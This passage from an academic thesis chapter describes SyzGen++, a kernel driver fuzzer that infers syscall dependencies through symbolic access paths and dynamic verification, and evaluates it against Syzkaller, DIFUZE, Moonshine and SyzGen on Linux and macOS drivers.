(2) Accessing a complex data container such as linked list and trees. In such cases, the lookup is to iterate through the container and check whether the element is the desired one — typically by comparing some field of the element against the "handler", *e.g.,* lines 11-13 in Fig. 4.2b. More precisely, we distill the following two representative features as an indicator for the presence of such a lookup: (1) it must execute multiple comparison instructions that all check against the same user input; (2) despite different objects are involved in the lookup operations, it must access the same field derived from them.

To identify the second type of lookup, `SyzGen++` again conducts symbolic execution and collects symbolic constraints for all comparison instructions (e.g., through iterating

a loop) of which one operand must be directly from user inputs (*e.g.,* `idx`) and the other is derived from an object. If `SyzGen++` finds multiple different objects of which the same field is checked against the same user input, we consider all their corresponding comparison instructions as a lookup operation. Note that these symbolic constraints do not necessarily come from the same instruction so that our algorithm is generic and agnostic to the implementation of the underlying data container.

Matching Insertion and Lookup. The purpose of this step is to match the insertion and lookup performed on the same data container, thus the first step is to identify the same objects between interfaces. We adapt the well-known technique, namely Access Paths, from programming languages [79]. An access path is a base variable followed by a finite sequence of field accesses, *e.g.,* `gService->head->next` and `gService->head->next->next` are two different access paths accessing different objects. Thus, by backtracking every access to its root (*e.g.,* some global variable), we can uniquely identify an object. In the absence of source code, we use the unique addresses of global variables and offsets of fields to represent an access path, but in the rest of the paper we use symbols instead of offsets for simplicity. As opposed to conventional access paths comprised of variables and fields, `SyzGen++` also preserves symbolic expressions in the access path such that one could refer to different objects, *e.g.,* `gService->requests + idx * sizeof(request)` where `idx` is user controllable. For ease of the description, we state the following definitions:

A collection of objects can be modeled by a directed graph $G = (N, E)$. Each node, $n_i \in N$, corresponds to an object, and an edge in G is a tuple $\langle n_i, f, n_j \rangle \in E$ connecting node n_i and n_j. Here, f is a symbolic function such that $f(n_i) = n_j$ and $f \in F$, in

which F denotes all symbolic functions comprised of exactly one pointer dereference, any number of symbolic variables and arithmetic operations, *e.g.,* $f(ptr) = *(ptr + idx * 8)$. It indicates that an object represented by n_j can be retrieved via the object represented by n_i. The symbolic function f is not unique since it is possible that f_i and f_j are the same semantically but different syntactically. Note that a node can have more than one outgoing edge with a given f as it may involve symbolic variables resulting in different outcomes. Additionally, since there might be multiple ways to access a node n_k (*i.e.,* $\exists n_i, n_j \in N f_i, f_j \in F, f_i(n_i) = f_j(n_j) = n_k$), we define a partial order between them as follows:

$f_i(x_i) \preceq f_j(x_j)$ if $\langle n_i, f_i, n_k \rangle$ happens before $\langle n_j, f_j, n_k \rangle$ during a single execution path.

This partial order enables us to define a partial inverse of f as f^{-1} such that:

$f^{-1}(n_k) = n_j$ if $\exists f_j \in F, f_j(n_j) = n_k$ and $\forall f_i, n_i \in \{(f, n) | f \in F \wedge n \in N \wedge f(n) = n_k\}, f_i(n_i) \preceq f_j(n_j)$

Intuitively, when we backtrack a field to its root during a single execution path, we always reverse the latest dereference of the field to find its parent object.

A `symbolic access path` in G is a sequence of connected edges denoted as $f_{1...l}(n_1)$, which equates to $(\langle n_1, f_1, n_2 \rangle, ..., \langle n_l, f_l, n_{l+1} \rangle)$. Node n_1 and n_{l+1} are the source and destination of the path, respectively, and the source must be a global object that can be uniquely labelled. Two `symbolic access paths` are equal if they could access the same objects with the same order:

$$f_{1...i}(x_1) = f'_{1...j}(y_1) \Leftrightarrow x_1 = y_1 \wedge i = j \wedge \forall k \leq i, f_k(x_k) = f'_k(y_k)$$

As aforementioned, a symbolic function f may involve symbolized user inputs producing different outcomes and be syntactically different. Thus, we use SMT (satisfiability modulo theories) solver to prove $f_k(x_k)$ and $f'_k(y_k)$ can access the same object, *i.e.,* $f_k(x_k) == f'_k(y_k)$. Note that we evaluate them in a top-down manner, meaning we evaluate $f_k(x_k) == f'_k(y_k)$ before $f_{k+1}(x_{k+1}) == f'_{k+1}(y_{k+1})$, and thus we use the same object x_{k+1} and evaluate $f_{k+1}(x_{k+1}) == f'_{k+1}(x_{k+1})$ instead.

Now that we know how to identify same objects based on their symbolic access paths, let us revisit how we record insertion and lookup. For any memory write whose source is a pointer to a newly-created heap object, we backtrack the destination address to obtain its symbolic access path. Similarly, for any memory read, we backtrack the source address if it could point to different objects, *i.e.,* the symbolic access path $f_{1...i}(x_1)$ has different destinations. Thus, we find a match between insertion $f^{write}_{1..i}(x_1)$ and lookup $f^{read}_{1...j}(y_1)$ if $f^{write}_{1...i}(x_1) = f^{read}_{1...j}(y_1)$. To reduce false positives (*i.e.,* mistakenly identifying lookup operations), we require that the last symbolic function f_i involves only one symbolized variable from user inputs and previous symbolic functions do not contain any user inputs. The rationale is that we observed there is always a deterministic access path for the underlying data container and only one 'handler' (usually a 32-bit integer from user inputs) is involved to determine the final object to access. More specifically, take the first motivating example shown in Fig. 4.2a, we may collect a symbolic access path ($f^{write}(gService)$ = `gService->requests + 0`) for the insertion at line 4 , and a symbolic access path ($f^{read}(gService)$ = `gService->requests + idx*sizeof(request)`) for the lookup at line 7 in which only the last field access involves the user input following our

heuristic. We could then successfully match them as both of them access the same objects (*i.e.,* `gService` and `requests`) and $f^{write}(gService) = f^{read}(gService)$ when `idx` equals to zero.

As aforementioned, for the second type of lookup operation involving multiple instructions, `SyzGen++` focuses on comparison instructions and identify potential lookup based on our observations. Hence, for each comparison instruction that satisfies our criteria (*i.e.,* one operand is directly from user input and the other one is a field derived from an object), we collect a tuple $\langle f^{read}_{1...i}, idx\rangle$ in which `idx` is a symbolic variable from user inputs and $f^{read}_{1...i}$ signifies the symbolic access path of the other operand of the comparison instruction. Then, we could group all tuples based on the symbolic variables (*i.e.,* `idx`) and last field access (*i.e.,* f_i) to ensure those from the same group indeed check the same field against the same user input.

We denote each group as $S_{idx,f_i} = \{f_{1...j} | \texttt{there exists} \langle f_{1...j}, idx\rangle \wedge f_j = f_i\}$, and consider it as a lookup operation if the size of S_{idx,f_i} is larger than a threshold (*i.e.,* three in our experiments). Intuitively, the condition $f_j = f_i$ filters out those accessing different fields and the unique `idx` helps prune irrelevant symbolic access paths. We say we find a match between the insertion and lookup if $\forall f_{1...j} \in S_{idx,f_i}$, $f_{1..j-1}$ is also a symbolic access path for the insertion. Take the second motivating example in Fig. 4.2b, we could collect a set of symbolic access paths for the insertion at the line 8 when exploring different paths during symbolic execution: S_{write} = {`gService->head->next`, ..., `gSerivce->head->next->...->next`}. Similarly, we collect multiple tuples for the comparison at the line 12 and group them into a single set S_{idx,f_i} = {`gService->head->next->id`,

..., `gService->head->next->...->next->id`}. As we can see, every access path $f_{1...j}$ in S_{idx,f_i} has a corresponding access path $f_{1...j-1}$ in S_{write}.

4.3.4 Dependency Verifier

After identifying a pair of producer with insertion and a consumer with lookup, we further validate this pair to check whether it is a real explicit dependency. The key idea is to figure out where the "handler" is in the input and output buffer (e.g., offsets) so that we can implement the specification as illustrated in Fig. 4.1. For input buffer, this is straightforward because the symbolic access paths we keep always have a symbolic variable from userspace (with corresponding offsets, e.g., input[0] or input[4]), which tells us the exact location of the 'handler'. In contrast, the symbolic access paths for insertion do not encode any userspace inputs as the 'handler' is generated by the kernel in the producer interface (*e.g.,* line two in Fig. 4.2a), and thus we do not know where the 'handler' is in the output buffer. It is challenging to recognize the 'handler' as it is usually just an integer. We also find it impractical to track all potential 'handlers' from the creation sites to userspace because there may be too many candidates to track.

Instead, we propose a novel lightweight trial-and-error approach that enumerates all possible offsets and verifies each hypothesis based on the following two observations: (1) It is common to use sequential allocation for the 'handler', *e.g.,* file descriptors in Linux and the two motivating examples from macOS (§4.3.1). (2) If we successfully invoke the consumer with a valid 'handler', we might observe a non-error return value and/or more code coverage compared to the case where an invalid 'handler' is provided. The key insight behind it is that an invalid 'handler' usually leads to early exit due to sanity checks and

hence low code coverage and receiving error code. Thus, `SyzGen++` leverages fuzzing to produce a test case that could successfully invoke the producer with no error code returned, indicating that it successfully produces a 'handler'. It then proposes a hypothesis on the offset of the 'handler' in the output buffer and verifies it as follows: It first repeats the test case multiple times to find sequential numbers in the output buffers at the hypothesized offset. If it fails, `SyzGen++` further invokes the consumer with the 'handler' obtained from the producer's output buffer at the hypothesized offset, and then see if the return value changes to some non-error value or the code coverage exceeds the opposite case where an invalid 'handler' (*i.e.,*-1) is offered by some threshold (*e.g.,* 20 in our evaluation). `SyzGen++` repeats the process with every feasible offset until one test supports the hypothesis. If no hypothesis passes the validation, we discard this potential dependency and deem it as a false positive from the previous step.

4.3.5 Selective Symbolic Execution

Symbolic execution requires making decisions about which data to symbolize vs. concretize. This specification not only impacts the scalability but also access path collection. Conventional under-constraint symbolic execution [99] can directly start from any function but has to symbolize all unknown data (*e.g.,* global variables), leading to exploring infeasible paths and exacerbating the path explosion problem. Moreover, it cannot resolve function pointers that are initialized inside other interfaces, blocking it from exploring deep code. In contrast, S2E [43] proposes in-vivo symbolic execution in which it leverages a full system emulator to execute the kernel concretely and only needs to symbolize user inputs. SyzGen [39] further augments it by generating proper test cases that could guide the kernel

to reach a certain state, e.g., setting global variables properly. Even though concretizing the kernel state helps resolve pointers and reduce symbolized memory, it also limits the paths it could explore, *e.g.,* a global boolean variable can be toggled to trigger different behaviors via another interface, but we may fail to drive the kernel to reach both states. More importantly, it may prevent us from collecting enough access paths to identify lookup operations. For instance, in the second motivating example shown in Fig. 4.2b where it iterates through a linked list to obtain the target object, we would not be able to enter the loop at all if we concretize the global data because the list is empty initially.

To balance this delicate relationship, we take advantage of both approaches and propose a hybrid solution that performs in-vivo symbolic execution but selectively symbolizes global data to unlock more paths to explore. Our current policy is to concretize only two kinds of data: (1) global data that reside in certain areas (*e.g.,* `const` sections); (2) pointers that `SyzGen++` fails to resolve. This allows us to achieve reasonable scalability and, at the same time allow us to collect the access paths with relatively free exploration.

Note that with our concretization strategy, it is still difficult to reach the end of a producer due to path explosion. This is why we had to resort to the dynamic verifier described in §4.3.4.

4.4 Implementation

We have implemented `SyzGen++` atop Angr [125] and SyzGen [39] with 12,587 lines of Python code for interface recovery and dependency inference and ∼1K lines of Go code into Syzkaller for fuzzing and test case mutation/generation. It supports analyzing

macOS IOKit drivers, Linux drivers, and Android drivers without any existing traces or source code. For symbolic execution, we set a ten-minute timeout for each run to avoid indefinite execution and model some key functions (*e.g.,* malloc) from the core kernel to make it more performant. In total, we have modeled 256 functions for Linux, Android and macOS, among which 175 (*e.g.,* `printk`) can be simply replaced with a dummy function. In the rest of this section, we introduce multiple new techniques tailored to make `SyzGen++` more practical. It is worth noting that our implementation is modular such that each technique can be separately enabled/disabled. This allows us to try different combinations, making `SyzGen++` easily extensible and reusable. For instance, we evaluate `SyzGen++` with and without the dependency inference component to see how much contribution it makes to fuzzing performance (see §4.5.3).

4.4.1 Taming Symbolic Execution

Path Prioritization. Similar to any other symbolic execution-based solutions, `SyzGen++` suffers from the notorious path explosion problem. To cope with it, one promising direction is to guide the exploration toward paths of interest. As alluded in §4.3, `SyzGen++` conducts symbolic execution for three purposes, including type recovery, constraint recovery, and dependency inference. We observe that copying data from userspace to kernel (*e.g.,* `copy_from_user`) and most sanity checks against user inputs usually occur at the very beginning of syscalls. Thus, `SyzGen++` simply applies Breadth First Search (BFS) with a ten-minute timeout to explore all feasible paths equally and then generates a specification for each path. However, some type information and dependency operations (*i.e.,* insertion and lookup) cannot be discovered unless our analysis reaches the end of the syscalls. For

instance, functions like `copy_to_user` are usually invoked just before the syscall ends and critical to identifying output buffers. To address it, we propose to refine each specification with another run of symbolic execution using Coverage-Optimized Search strategy [35] that prefers paths with uncovered code. It is worth noting that the second run of symbolic execution imposes the same constraints reserved from the previous run and thus effectively continues the execution from where it stops previously (though it still starts from the entry function). Additionally, we observe most paths only differ on global variables and their generated specifications are the same. Hence, the total number of specifications `SyzGen++` needs to refine is manageable.

Although functions like `copy_to_user()` usually occur at the end of a syscall, it is rare to see them being buried inside a function at a deep level of any call chains. Thus, `SyzGen++` only needs to analyze the functions on the surface with a relatively small depth to reach them. To the end, `SyzGen++` performs a third run of symbolic execution for each specification similar to the second run and skips functions whose depth exceeds a threshold (*e.g.,* 5 in our evaluation) by directly returning an unconstrained value without executing it. It also aggressively skips functions if their parameters do not contain any user inputs. Note that this step is dedicated to type recovery (*i.e.,* refine structures of the inputs) at the best effort and thus it suffices to only focus on functions requiring user inputs. Also, it only opts in when `SyzGen++` detects such functions that are potentially reachable but all previous runs fail to cover by using symbolic execution aided static analysis on control flows (see §4.4.2 for more details). `SyzGen++` extracts the prototypes of functions from debug information if it is available. Otherwise it resorts to IDA Pro [15].

Path Pruning. Another heuristic we realized to alleviate the path explosion problem is to prune paths that lead to error handling as early as possible. `SyzGen++` intends to generate specifications for valid inputs and thus invalid inputs failing to pass sanity checks are of less interest. Besides, error handling code sometimes is complex, resulting in substantial state forks and hence introducing significant overhead. We observe that modern OSes specify a set of special negative values as error codes and it is common to pass an error code through the return value. Based on the insight, `SyzGen++` examines the return value upon every return instruction and prunes paths that return error codes. However, it is possible that a function that does not return a value uses the return register (*e.g.,* eax for x86) for internal computation and happens to set an error code to the return register. To prevent mistakenly pruning these paths, `SyzGen++` also checks the immediate basic block at the call site to ensure the return value is indeed used.

To further eliminate those paths as early as possible, `SyzGen++` conducts a backward intra-procedure analysis to identify basic blocks that lead to returning an error code and thus could terminate paths even before they reach the return instruction.

4.4.2 Symbolic Execution Aided Static Analysis

As alluded in §4.4.1, `SyzGen++` performs static analysis to check whether there are certain crucial functions (*e.g.,* `copy_to_user`) that are potentially reachable but it fails to cover previously. In addition, the driver interface (*e.g.,* `ioctl`) usually returns zero on success and an error code on failure, but some drivers use the return value as an output parameter to store the 'handler'. For such cases, `SyzGen++` also conducts inter-procedure reaching definition analysis to obtain all sources of the return value.

However, different interfaces correspond to different command values and hence different paths, but they share the same entry function (*e.g.,* `ioctl handler`) and there is no clear separation between them. It is challenging to perform static analysis on specific paths that belong to one particular command value. To address it, DIFUZE [46] performs static path-sensitive analysis and collects all the equality constraints on the cmd value (*i.e.,* the second argument of `ioctl`). Then it could focus on certain paths whose constraints do not conflict with a given command value. However, it assumes the second argument of `ioctl` is always the command identifier and only considers simple equality constraints that directly compare the second argument against some constant. For example, DIFUZE cannot properly handle one common equality constraint `_IOC_NR(cmd) == MAGIC_NUMBER` that manipulates the cmd value before the comparison.

Since we already perform symbolic execution with BFS for each command value, we propose a more generic solution that incorporates the results from previous runs to aid static analysis. More specifically, `SyzGen++` imposes a constraint on the command identifier (which does not necessarily to be a separate argument), and thus all executed basic blocks are bound to one particular command value. Let N, N_{cmd} and N_{exec}^{cmd} denote all the basic blocks, those associated with certain cmd value, and those actually executed during symbolic execution for the same cmd value, respectively. We can then have $N_{exec}^{cmd} \subseteq N_{cmd} \subseteq N$. Since `SyzGen++` conducts symbolic execution with BFS, it is likely to terminate all paths in the middle before finishing them due to running out of time. We denote all executed paths as $P_{cmd} = \{p_1^{cmd}, ..., p_n^{cmd}\}$ where p_i^{cmd} signifies a single path that stops at some node denoted as $End(p_i^{cmd}) \in N_{exec}^{cmd}$. Given one specific cmd value, we consider all basic blocks from

the following set as pertinent ones: $\{n_l | n_l \in N_{exec}^{cmd} \vee \exists p_i^{cmd} \in P_{cmd}, n_l$ `is reachable from` $End(p_i^{cmd})\}$. In the extreme case where symbolic execution finishes, we have $N_{exec}^{cmd} = N_{cmd}$. Intuitively, every basic block already covered by symbolic execution must belong to the same interface, and the remaining ones must be reachable from one of the incomplete paths as symbolic execution enumerates all possible paths. In other words, symbolic execution enables path-sensitive analysis on the shallow code and `SyzGen++` continues to analyze the incomplete paths with path-insensitive static analysis. This hybrid analysis works well in general because different interfaces usually diverge early.

Another benefit it brings is more accurate indirect call resolution. It is common to have function pointers initialized at runtime or jump tables that take the command identifier as the index. `SyzGen++` builds a more accurate call graph for a specific cmd value and reuses it for static analysis.

4.4.3 Type and Constraint Recovery

Constraint Relaxation. Symbolic execution is susceptible to the over-constraint problem due to concretization. For instance, Angr, the symbolic execution engine we use, concretizes symbolic addresses when they are used as the target of a write by introducing new constraints. Thus, our generated specifications tend to be more strict regarding recovered constraints on the syscalls' arguments. To cope with it, we eliminate all constraints introduced by concretization before generating specifications.

Recovering Pre-defined Types. Syzkaller pre-defines some commonly used types with constraints to boost fuzzing. For instance, in the case of Linux, it specifies a few valid IPv4 and IPv6 addresses that would be properly set up by its fuzzer. Without the infor-

mation, random mutation is unlikely to produce a meaningful IPv4/IPv6 address as shown in Fig. 4.4, and we find it difficult to recover their types by only analyzing the kernel code. Inspired by REWARDS [84] proposing to propagate type information from type-revealing points (*e.g.,* a system call or a standard library call with known specifications), `SyzGen++` allows users to specify such domain knowledge in a configuration file and thus recovers more types. For example, the API `__ipv6_addr_type` from the core kernel takes an IPv6 address as the first parameter, and `SyzGen++` successfully recovers all IPv6 addresses in the syscalls' inputs for the driver `rdma_cm` that invokes it. We currently configure eight functions for `filename`, `ipv6_addr`, `ipv4_addr`, `sockaddr_storage` and `string`.

Additionally, we observe that partially recovered types and constraints can be used as clues to infer more types. As depicted in Fig. 4.4, `ipv6_addr` is a subfield of a bigger struct (*i.e.,* `sockaddr_in6`) with more constraints and accurate types, but `SyzGen++` only recovers the `ipv6_addr` and the constant `AF_INET6` that is 12 bytes ahead of it. That said, we find that these clues, including types, constraints, and relative offsets between fields, suffice to infer the type `sockaddr_in6`. Thus, `SyzGen++` also allows users to develop templates helping it infer more types. Although we rely on domain knowledge to manually specify type-revealing functions and type templates, it is conceivable to automate this process by tracing the propagation of pre-defined types (in existing manually-curated syscall specifications) during fuzzing and extracting unique signatures from them. Effectively, this can be considered a step towards integrating automatically-generated syscall specifications with human-generated ones. We leave the exploration of this direction to future work, as it is not the focus of `SyzGen++`.




Figure 4.4: Syzkaller pre-defines a set of values for IPv6 address, which is a subfield of a commonly used structure `sockaddr_in6`. We also define a template allowing to recover `sockaddr_in6` from a partially recovered type `sockaddr_in6_template`.

4.5 Evaluation

In this section, we present our empirical test results to answer the following the questions:

- How many dependencies `SyzGen++` can infer compared to prior work (§4.5.2)?
- How accurate are the syscall specifications automatically generated by `SyzGen++` (§4.5.3)?
- Can `SyzGen++` find more vulnerabilities (§4.5.4)?

4.5.1 Evaluation Setup

We consider the vanilla Syzkaller as the baseline and compare `SyzGen++` against three other state-of-the-art kernel fuzzers, including SyzGen [39], DIFUZE [46] and Moonshine [95]. For Moonshine and SyzGen that rely on traces, we asked their authors to provide the original traces they were using. KSG [116] and CoLaFuzz [90] are not open-sourced and excluded from the evaluation. To test HFL's ability to infer dependency and recover interface, we attempted to feed the minimum specifications that contain driver interfaces without

type and constraint information to HFL, but our preliminary result showed that it significantly underperformed compared to the vanilla Syzkaller. We contacted its authors to get their perspectives. It turns out that one static analysis component crucial to dependency inference and symbolic execution is missing from its repository. Thus, we did not include HFL in our evaluation either.

We also find some deficiencies in DIFUZE when porting it to a newer version of LLVM and Linux kernel, making it broken for some drivers. Thus, we use an enhanced version of DIFUZE, denoted as DIFUZE$^+$, with bug fixes and adaptations that correct some hard-coded domain knowledge. Moreover, DIFUZE does not open source the component responsible for specification generation, and we also re-implemented it to have an end-to-end comparison.

We ran all the following experiments except Android fuzzing on two machines, one Ubuntu 20.04 LTS equipped with Intel(R) Xeon(R) Gold 6248 CPU (having 80 2.50GHz cores) and 394 GB RAM, and one Macbook Air with 2.2 GHz Intel Core i7 and 8GB RAM. The version of tested macOS is 10.15.4, and it ran in VMware Fusion 11.5.7. As for Linux kernel, we chose Linux 5.15 with the same configuration from Syzbot and ran it inside QEMU. Each fuzzing campaign utilizes four CPU cores (*i.e.,* two QEMU instances with two CPU cores each) and tests one particular driver for 24 hours with five repetitions.

4.5.2 Explicit Dependency Inference

In this section, we evaluate the accuracy of explicit dependency inference on two datasets, one from SyzGen containing eight macOS IOKit services and another one including eight Linux drivers with dependencies (see Table 4.1 and Table 4.2 for full lists). We curated

the second dataset by checking existing specifications with dependencies from Syzkaller and including targets for which HFL found dependencies as claimed in its paper. Note that we omit drivers without any explicit dependencies based on the best of our knowledge and exclude particular explicit dependencies between the return value of `open` and the first argument of `ioctl`, `read`, `write`, and so on as they are generic regardless of what driver it is and hence trivial to infer. Although HFL is the closest work to `SyzGen++`, our preliminary result showed that it found zero dependency due to one missing static analysis component from its repository and thus was not included in the evaluation. That said, HFL can suffer scalability in practice because it is based on a full-system emulation solution S2E that cannot be easily ported to support other platforms (*e.g.,* macOS and Android) and requires drivers to be analyzed must function properly inside an emulator. We found that HFL does not leverage KVM so the underlying symbolic execution engine S2E easily gets stuck at booting time if we enable too many drivers. Moreover, its static analysis component requires source code and it needs to drive the execution perfectly to exercise certain paths of syscalls since it employs concolic execution and relies on fuzzing to explore the codebase.

To evaluate the accuracy of explicit dependency inference, we first compared `SyzGen++` against Moonshine and manually-curated specifications in terms of the numbers of identified dependencies counted based on the number of consumers (*i.e.,* the interfaces that consume a 'handler'). We also manually collected the ground truth at the best of our efforts by cross-checking the results from different tools and source code. As we can see from Table 4.1, Moonshine failed to recognize any dependencies due to lack of good traces. We further inspected the traces provided by its authors and found that only five drivers

Linux Driver	#Dependencies			
	Ground Truth^{+}	Syzkaller	`SyzGen++`	Moonshine
autofs	11	14	11	N/A
dri	23	31	7	N/A
fuse	17	17	1	N/A
kvm	93	112	93	N/A
loop_control	2	1	2	N/A
ppp	1	0	1	N/A
ptmx	108	108	106	N/A
rdma_cm	21	21	20	N/A
Total	276	304	241	N/A

$^{+}$: We collected the ground truth by cross-checking the source code, Syzkaller's specifications and `SyzGen++`'s results.

Table 4.1: Comparison of dependence inference between manually-crafted specifications, Moonshine and `SyzGen++`

out of the 53 are exercised and no dependency is detected. In contrast, `SyzGen++` can infer 241 out of 276 ground truth dependencies and there are three dependencies missed by existing handcrafted specifications. Interestingly, we found that Syzkaller specifies 28 more dependencies (compared to ground truth) that are considered either false positives or never used. They fall under three drivers (*i.e.,* `autofs`, `dri` and `kvm`) due to the following reasons: (1) To ease the development of specifications, Syzkaller supports type templates allowing developers to factor out common fields for similar types and declare derived types through inheritance. Thus, for the driver `autofs`, Syzkaller specifies a base type with a dependency, and all 14 interfaces reuse it to reduce redundancy and manual work. However, from the source code, we can see three exception cases where the dependency is not used (i.e., false positives) despite it is declared in the input structs. Syzkaller follows the type definitions

macOS Driver	Has Traces?	#Dependencies	
		SyzGen	`SyzGen++`
AudioAUUCDriver	Yes	5	5
AppleAPFSUserClient	Yes	21	21
AppleUpstreamUserClient	Yes	5	5
IOBluetoothHCIUserClient	Yes	235	170
IONetworkUserClient	Yes	5	5
AppleUSBHostFrameworkDevice	No	0	1
AppleUSBHostFrameworkInterface	No	0	1
AppleUSBHostInterface	No	0	1
Total		271	209

Table 4.2: Comparison of dependence inference between SyzGen and `SyzGen++`

from the source code without validating it. (2) As for `dri`, Syzkaller also specifies seven dependencies for legacy code that is not enabled by its configuration. `SyzGen++` used the same configuration and thus failed to recognize them. (3) Similarly, Syzkaller consolidates specifications for different architectures into one for KVM, but we do not consider such code reachable given our Linux configuration.

We further investigate the reasons why `SyzGen++` failed to identify the 35 dependencies (compared to ground truth). They correspond to 16, 16, 2 and 1 false negatives for `dri`, `fuse`, `ptmx`, and `rdma_cm`, respectively. One prominent reason is that some code is not reachable inside an emulator, and `SyzGen++` utilizes QEMU to host drivers. Although our approach can also be applied to physical machines to circumvent this problem, it requires non-trivial engineering efforts, and we leave it to future work. Another common reason we identify is that our assumption on how the explicit dependency is implemented in kernel does not hold in some cases. We assume that the producer must create a kernel object and return its associated 'handler' within one interface, but it is possible that the interface that performs the object creation is different from the interface that actually returns its 'handler'. In which case, we have to correlate these two interfaces, which is not supported yet. Additionally, at the moment `SyzGen++` focuses on analyzing `open`, `ioctl`, and `write` and thus misses dependencies for drivers like `fuse` in which some additional syscalls (*e.g.,* `mount`) unlock more code.

Furthermore, we evaluate `SyzGen++` against the macOS IOKit drivers tested by SyzGen and present the results in Table 4.2. `SyzGen++` identifies 209 dependencies compared to 271 by SyzGen. We manually reverse engineered those binaries to confirm the validity of

the results. SyzGen++ identifies more dependencies in three cases where no traces are available, demonstrating tool's effectiveness. It also has comparable performance to SyzGen with existing traces in the rest cases, except for one driver IOBluetoothHCIUserClient. Upon in-depth investigation, we realized that some dependencies are handled by the firmware, which is out of scope of SyzGen++.

It is worth noting our solution did not produce any false positives (*i.e.,* mistakenly identifying dependencies) thanks to our dynamic dependencies verifier, demonstrating the effectiveness of our heuristics (§4.3.4). For instance, SyzGen++ found a plausible dependency between two interfaces rdma_listen and rdma_bind_ip. Interface rdma_listen allocates a port number and creates an associated kernel object that is stored in some data container and can be retrieved through the port number, while rdma_bind_ip binds to a certain IP address combined with a user-provided port number after it ensures the port number is available. The way it checks the availability of a port number is to look up the data container with it, and it only proceeds when it fails to retrieve an object. As we can see, rdma_listen and rdma_bind_ip satisfy the requirements of insertion and lookup, respectively, although they do not conform to our definition of explicit dependency because rdma_bind_ip does not reuse the port number produced by rdma_listen and in fact rdma_listen does not return the newly-assigned port number to userspace in the first place. Thus, our dependency verifier easily rejects this potential dependency because rdma_listen does not have any output buffer.

Case Study. Although in the motivation examples we only showcase simple data containers like array and linked list, our proposed approach is agnostic to the type of the data container

```
1 struct radix_tree_node {
2  ... ...
3  struct radix_tree_node __rcu *prarent;
4  void __rcu *slots[XA_CHUNK_SIZE];
5  ... ...
```

Figure 4.5: Excerpt from Linux kernel for radix tree.

and can handle more advanced data structures. We manually inspected the source code or reverse engineered the binaries for those cases where `SyzGen++` could successfully identify dependencies, and found six different types of data containers: six drivers use one-dimension array, two use linked list, three use radix tree, one uses XArray (eXtensible Arrays), one uses OSArray and three use OSSet. The last two are C++ classes for collections. For instance, the driver `ppp` uses radix tree to avoid fixed-sized tables. Fig. 4.5 manifests the type definition of the tree node. Note that each node maintains a small array with a fixed size. Thus our proposed solution can identify insertion and lookup operations on the array without understanding the whole data structure, *e.g.,* how the tree expands. Interestingly, we find that it also utilizes the bottom two bits of a pointer to decide the type of a node. Thus, before it attempts to dereference a pointer to an entry, it needs to perform a bitwise operation on the pointer first (*e.g., ptr*& $\sim$3). However, to derive the original pointer, there are more than one ways to achieve it, *e.g.,* we can also use subtraction, resulting in syntactically different access paths that are the same semantically. Thanks to symbolic access paths and SMT solver, `SyzGen++` could easily tell they are equivalent.

Other Limitations. Besides the false negatives (*i.e.,* missing dependencies) mentioned above, we point out some other limitations of our proposed approach as follows: (1) We correlate two interfaces if they operate on the same data container with the implicit as-

sumption that the container only contains objects of the same kinds. However, one counterexample is file descriptors and associated `struct file`. Since all files belonging to one process are managed by the core kernel via specific APIs (*e.g.,* `alloc_fd` and `fget`) and hence maintained in a single data container, any file lookup would be deemed as the same operation. As a result, `SyzGen++` assumes the consumer that invokes `fget` can take any file descriptor as the input, although it might only accept file descriptors produced by certain interfaces. For kernel and drivers, they can easily distinguish different `struct file` objects by examining their subfields, *e.g.,* different types of files usually correspond to different file operations stored in the subfield `f_ops`. That being said, it is not critical for fuzzing as coverage feedback could guide the fuzzer to produce valid sequences out of the candidates. Currently, `SyzGen++` only supports 'handler' of type int (int8, int16, int32, and int64 to be more specific). However, we have also seen cases where a string is used as the key to perform lookup operations, although they are rare. Imagine a scenario where the underlying data container is a hashmap and thus it retrieves an object based on the hash value of the string instead of the string itself. `SyzGen++` would fail to connect the input string with the lookup operation. One possible solution is to model these data containers by hooking all their APIs (*e.g.,* HashMap.get(string)) as the computation of hash value is usually implemented internally and they expose APIs for other drivers to use. However, it only works for generic data containers like map, and drivers must reuse them instead of implementing their versions. That said, there is also prior work on inferring function names based on code semantics using code embedding [23], which we could potentially leverage to identify standard data containers in an automated manner.

Driver	A		B		C		SyzGen++		*p*-value		
	cov	crash	cov	crash	cov	crash	cov	crash	A	B	C
autofs	3427	0	N/A	N/A	3374	0	3651	0	0.004	N/A	0.004
dri	20260	4	2988	0	12107	0.2	17762	2.2	1	0.004	0.004
fuse	17867	0	2635	0	2566	0	3064	0	1	0.028	0.008
kvm	19498	3.2	11458	0.4	11611	0.4	16370	2	1	0.004	0.004
loop	5690	0	9037	2	9179	2.0	10227	3	0.004	0.004	0.075
ppp	7556	0.6	7416	0	7446	0.6	7389	0.6	1	0.5	0.79
ptmx	16487	4.0	10754	3.4	21417	0.4	24620	1.6	0.004	0.004	0.004
rdma_cm	5840	0.6	2238	0	7513	0.6	7880	1.6	0.004	0.004	0.004

A: Syzkaller; **B**: DIFUZE$^+$; **C**: `SyzGen`$^-$

Table 4.3: Comparison of fuzzing performance between `SyzGen++`, `SyzGen++` with dependency inference disabled (denoted as `SyzGen`$^-$) and prior work. We conducted five trials for each driver, each 24 hours long, and report the average code coverage and numbers of unique crashes. P-values were calculated using the Mann-Whitney U test on coverage.

4.5.3 Effectiveness of Interface Recovery

